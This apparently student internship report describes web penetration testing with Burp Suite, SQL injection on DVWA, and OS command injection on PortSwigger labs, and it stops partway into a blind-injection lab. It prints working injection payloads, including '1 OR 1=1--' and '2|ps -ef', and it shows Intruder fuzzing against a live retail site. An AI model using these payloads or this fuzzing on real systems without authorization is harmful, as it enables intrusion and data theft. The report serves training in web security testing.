



CYBERSTER RED TEAMING

O F F E N S I V E S E C U R I T Y I N T E R N S H I P

WEEK 04 TASK REPORT

Web Application Penetration Testing (OWASP Top 10)

Name	Muhammad Hozaifa Naeem
Roll Number	CSI-B1-049
Internship Program	Cyberster Offensive Security Internship
Target Domain	PortSwigger Web Security Academy · DVWA (localhost)
Task Title	Web Application Penetration Testing (OWASP Top 10)
Classification	Confidential – For Internal Use Only
Report Date	April 2026

EXECUTIVE SUMMARY

This report documents Week 04 of the Cyberster Red Team Internship, covering Web Application Penetration Testing against OWASP Top 10 vulnerability classes. The intern configured Burp Suite Professional as a web proxy, performed traffic interception and manipulation, executed SQL Injection attacks on DVWA, exploited OS Command Injection vulnerabilities on PortSwigger Web Security Academy labs (including time-based blind, output-redirection, and out-of-band data exfiltration techniques), and demonstrated Broken Access Control by exploiting multiple lab scenarios. All activities were conducted in authorized, controlled environments.

Task	Description	Tools Used	Result
Task 01	Burp Suite Mastery – Proxy, Repeater & Intruder	Burp Suite Pro v2025.11.6	Requests intercepted, modified & replayed; Intruder scan launched
Task 02	SQL Injection (Easy,Medium,Hard DVWA)	Burp Suite, DVWA, Manual SQLi	All user records dumped via 1 OR 1=1 payload; Medium difficulty bypassed
Task 03	OS Command Injection (PortSwigger Labs)	Burp Suite Repeater/Collaborator	4 lab variants solved: basic, time-based, output redirect, OOB exfil
Task 04	Broken Access Control (PortSwigger Labs)	Burp Suite, Browser DevTools	Admin panel accessed via robots.txt, JS source & cookie manipulation

TOOLS & COMMANDS REFERENCE

Tool	Purpose	Key Usage	Outcome
Burp Suite Pro v2025.11.6	HTTP Proxy / Traffic Interception	Proxy → Intercept → Forward/Drop	Full request inspection & modification
Burp Repeater	Manual Request Replay	Send modified requests iteratively	Refined injection payloads
Burp Intruder	Automated Parameter Fuzzing	Sniper attack with number payload 1-10	Automated parameter enumeration
Burp Collaborator	Out-of-Band Interaction Detection	nslookup payload in email field	DNS callbacks confirming blind OOB injection
DVWA	Vulnerable Web App Target	localhost:8081 – SQL Injection module	User DB dumped at Easy & Medium levels
PortSwigger Academy	Web Security Lab Platform	Command Injection & Access Control labs	6 labs solved across two task categories

TASK 01: BURP SUITE MASTERY – THE INTERCEPTOR

The first task focused on configuring and mastering Burp Suite Professional as a web application proxy. Burp Suite is an industry-standard tool used by professional penetration testers to intercept, inspect, modify, and replay HTTP/HTTPS traffic between the browser and the target server. Understanding how to manipulate the Request-Response cycle is the foundation of all web application testing.

Phase 1: Request Interception via Burp Proxy

I configured Burp Suite's built-in browser and set the proxy listener to port 8080. By enabling 'Intercept is ON' in the Proxy tab, I was able to capture every HTTP request sent by the browser before it reached the server. The screenshot below shows a live intercepted GET request to rubinoshoes.com, where I can see the full request headers, query parameters, and session cookies in real time. The Inspector panel on the right breaks down the request into structured components such as query parameters, cookies, and headers — making it easy to identify injection points.

The screenshot displays the Burp Suite Proxy Intercept tab. At the top, there's a toolbar with 'Intercept on' (checked), 'Forward', and 'Drop' buttons. Below this is a table of intercepted requests:

Time	Type	Direction	Method	URL	Status code	Length
13:08:19 1 Apr 2026	HTTP	→ Request	GET	https://rubinoshoes.com/?srsltid=AfmBOooxVk4cVElGNMG80f_4kmSVRVvdv01XIAnCTVkt8b3rwwyYDle		
13:08:22 1 Apr 2026	HTTP	→ Request	GET	https://push.services.mozilla.com/		
13:08:36 1 Apr 2026	HTTP	→ Request	GET	https://location.services.mozilla.com/v1/country?key=91e66841-a83b-487f-9b5d-e460f5225ebf		
13:08:36 1 Apr 2026	HTTP	→ Request	GET	https://services.addons.mozilla.org/api/v4/addons/search/?guid=default-theme%40mozilla.org%2Cfirefox-com...		
13:08:36 1 Apr 2026	HTTP	→ Request	GET	https://firefox.settings.services.mozilla.com/v1/buckets/monitor/collections/changes/changeset?_expected=0		
13:08:36 1 Apr 2026	HTTP	→ Request	GET	https://normandy.cdn.mozilla.net/api/v1/		

The selected request is expanded in the 'Request' panel, showing the raw HTTP text:

```

1 GET /?srsltid=AfmBOooxVk4cVElGNMG80f_4kmSVRVvdv01XIAnCTVkt8b3rwwyYDle HTTP/1.1
2 Host: rubinoshoes.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Priority: u=0, i
13 Te: trailers
14 Connection: keep-alive
15
16

```

The 'Inspector' panel on the right provides a structured view of the request components:

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 0
- Request headers: 13

Figure 1 – Burp Suite Proxy Intercept tab showing a captured HTTP GET request to rubinoshoes.com with full header and cookie visibility. The Inspector panel reveals 2 request attributes, 1 query parameter, 0 body parameters, and 13 request headers.

Phase 2: Request Modification & Response Analysis in Repeater

After intercepting a POST request, I forwarded it to the Burp Repeater module. Repeater allows me to manually modify any part of the request and re-send it as many times as needed, observing how the server responds to different inputs. This is critical for manual vulnerability testing. I selected specific form-data fields highlighted in the request body — particularly the 'quantity', 'product-id', and 'section-id' parameters — which are common injection points for business logic flaws and parameter tampering.




Figure 2 – Burp Suite Repeater showing a POST multipart/form-data request with the full body selected. The Inspector panel confirms 8 body parameters including id, options[Color], options[Size], quantity, product-id, and section-id — all potential injection or manipulation points.

Phase 3: Response Analysis After Modification

After sending the modified request, I analyzed the server's HTTP response in the Repeater panel. The server returned HTTP/2 200 OK with a Set-Cookie header containing a new Shopify session token and cart data. This confirmed that the server accepted the modified request. The response headers also revealed valuable information about the backend stack: Powered-By: Shopify, Cloudflare CDN, and X-Frame-Options: DENY. Observing server responses to modified requests is a core technique for mapping application behavior and identifying logic flaws.




Figure 3 – Burp Suite Repeater Response panel showing HTTP/2 200 OK returned after the modified POST request. Multiple Set-Cookie headers reveal session tokens and cart data, and the Powered-By header confirms Shopify as the backend platform.

Phase 4: Automated Parameter Scanning with Burp Intruder

I then used Burp Intruder to perform automated parameter-based scanning. I configured a Sniper attack type with a numeric payload ranging from 1 to 10, targeting the 'id' parameter in the intercepted request body. Intruder automatically sent 10 requests, each with a different payload value. This technique is used to enumerate valid product IDs, user accounts, or other numeric identifiers — a common first step in discovering IDOR (Insecure Direct Object Reference) vulnerabilities. The attack window shows all 10 request-response pairs with their respective status codes.




Figure 4 – Burp Suite Intruder configured with Sniper attack type, numeric payload (1-10, sequential, decimal), targeting the id parameter in a POST request to rubinoshoes.com. The attack results panel shows all 10 payload iterations.

Key Takeaway

Burp Suite is the command-and-control center of web application pentesting. The Proxy captures traffic invisibly, Repeater enables precise manual testing, and Intruder automates repetitive fuzzing tasks. Together they form the complete workflow for identifying and exploiting web vulnerabilities, which is exactly what I applied in the remaining three tasks this week.

TASK 02: SQL INJECTION ATTACKS (DVWA – EASY & MEDIUM)

SQL Injection (SQLi) is one of the most critical and widespread web vulnerabilities, ranked consistently in the OWASP Top 10. It occurs when user-supplied input is inserted directly into an SQL query without proper sanitization, allowing an attacker to manipulate the query logic. In this task, I performed manual SQL Injection attacks against the DVWA (Damn Vulnerable Web Application) running on localhost:8081, targeting the SQL Injection module at both Easy and Medium security levels.

Lab Environment Setup

I first set up the DVWA environment by accessing the Database Setup page at localhost and creating the database. The setup confirmed the environment was running on a *nix operating system with MySQL as the backend database and PHP 7.0.30+deb9u1. Several PHP functions were noted as disabled (allow_url_fopen, allow_url_include) which would restrict certain attack vectors but would not affect SQL Injection.




Figure 5 – DVWA Database Setup page confirming the lab environment: *nix OS, MySQL backend, PHP 7.0.30+deb9u1, MySQL host 127.0.0.1. The 'Create / Reset Database' button was used to initialize the target.

Easy Level – Basic SQL Injection

At the Easy security level, no input sanitization is applied. I injected the classic payload **1' OR '1'='1** into the User ID field. This payload works by appending a condition that always evaluates to TRUE (since '1'='1' is always true), causing the query to return all records from the users table regardless of the actual user ID provided. The application returned all five users in the database: admin, Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith confirming a successful SQL Injection with no input validation in place.

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

More Information

Figure 6 – DVWA SQL Injection (Easy) showing all 5 database users returned after injecting 1' OR '1'='1. The Burp Suite Proxy on the right confirms the intercepted POST request to /vulnerabilities/sqli/ with the malicious payload in the id parameter.

Medium Level – Bypassing Basic Sanitization

At the Medium security level, DVWA applies basic server-side sanitization — specifically, it escapes single quotes using `mysql_real_escape_string()`, making string-based injection harder. However, the input field is now a dropdown (numeric), so I used Burp Suite to intercept the request and modify the id parameter directly in the raw HTTP request body. I injected the payload `1 OR 1=1--` (without quotes, using numeric injection), which bypasses the string sanitization entirely. The application again returned all five user records, demonstrating that numeric injection bypasses quote-escaping defenses.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL

User ID:

ID: 1 OR 1=1--
First name: admin
Surname: admin

ID: 1 OR 1=1--
First name: Gordon
Surname: Brown

ID: 1 OR 1=1--
First name: Hack
Surname: Me

ID: 1 OR 1=1--
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1--
First name: Bob
Surname: Smith

More Information

- <http://www.secureteam.com/sec>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sqli/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

Burp Suite Professional

Dashboard Target Proxy Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

Time	Type	Direction
20:40:32 22 Apr 2026	HTTP	→ Request

Request

Pretty Raw Hex

1 POST /vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:8081/vulnerabilities/sqli/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 18
10 Origin: http://localhost:8081
11 Connection: keep-alive
12 Cookie: PHPSESSID=1d30f20qimbe2l9o0bktjo7sa4; security=medium
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 id=1 OR 1=1--&Submit=Submit

Figure 7 – DVWA SQL Injection (Medium) showing all users returned after injecting 1 OR 1=1-- via Burp Suite Proxy. The security level is set to 'medium' in the cookie, and the payload bypasses the dropdown restriction by directly modifying the POST body.

Understanding the Vulnerability

Both injections succeed because the backend SQL query is constructed by directly concatenating user input into the query string without using Prepared Statements or Parameterized Queries. The vulnerable query structure is: `SELECT first_name, last_name FROM users WHERE user_id = '$id'`. By injecting `OR 1=1`, the WHERE clause always evaluates to true, returning all rows. The correct defense is to use Prepared Statements (PDO or MySQLi with `bind_param()`), which separates SQL logic from data input, making injection structurally impossible.

TASK 03: OS COMMAND INJECTION (PORTSWIGGER LABS)

OS Command Injection is a critical vulnerability that allows an attacker to execute arbitrary operating system commands on the server hosting the application. This occurs when an application passes unsanitized user input to a system shell. I completed four progressive PortSwigger Web Security Academy labs covering OS Command Injection variants: basic injection, time-based blind injection, output-redirection blind injection, and out-of-band (OOB) data exfiltration.

Lab 1: Basic OS Command Injection

In the first lab, I identified that the product stock check feature passes user-controlled parameters (`productId` and `storeId`) directly to a system command. By intercepting the POST request to `/product/stock` with Burp Suite, I injected the payload `2|ps -ef` into the `storeId` parameter. The pipe operator (`|`) terminates the original command and executes a new one (`ps -ef` — list all running processes). The server returned the full process listing in the HTTP response, exposing the entire running process tree including root processes, java services, and system daemons — a critical Remote Code Execution (RCE) finding.




Figure 8 – Burp Suite Repeater showing POST `/product/stock` with `storeId=2%7Cps%20-ef` injected. The server response returns the complete process table (`ps -ef` output) directly in the HTTP response body, confirming unauthenticated Remote Code Execution. The Inspector panel confirms the decoded value as `2|ps -ef`.

Lab 2: Blind OS Command Injection – Time-Based Detection

In this lab, the application does not return command output in the response, making it a 'blind' injection scenario. I used a time-based technique to confirm injection by injecting a ping command with a 10-second delay: `&&email=sdf@gm||ping -c 10 127.0.0.1|`. If the server is vulnerable, it will execute the ping command and take approximately 10 seconds to respond (since `ping -c 10` sends 10 ICMP packets, each taking ~1 second). The delayed HTTP response confirmed blind command injection without any visible output in the response body.

